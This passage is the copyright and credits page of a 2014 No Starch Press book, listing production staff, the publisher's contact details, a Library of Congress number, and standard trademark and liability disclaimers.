Gillian McGarvey Compositor: Lynn L'Heureux Proofreader:

James Fraleigh

Indexer: BIM Indexing and Proofreading Services

For information on distribution, translations, or bulk sales, please contact No Starch Press, Inc. directly:

No Starch Press, Inc.

245 8th Street, San Francisco, CA 94103 phone:

415.863.9900; info@nostarch.com

www.nostarch.com

Library of Congress Control Number: 2014953241

No Starch Press and the No Starch Press logo are registered trademarks of No Starch Press, Inc. Other product and company names mentioned herein may be the trademarks of their respective owners. Rather than use a trademark symbol with every occurrence of a trademarked name, we are using the names only in an editorial fashion and to the benefit of the trademark owner, with no intention of infringement of the trademark.

The information in this book is distributed on an “As Is” basis, without warranty. While every precaution has been taken in the preparation of this work, neither the author nor No Starch Press, Inc. shall have any liability to any person or entity with respect to any loss or damage caused or alleged to be caused directly or indirectly by the information contained in it.

No Starch Press

2014-11-26T08:31:28-08:00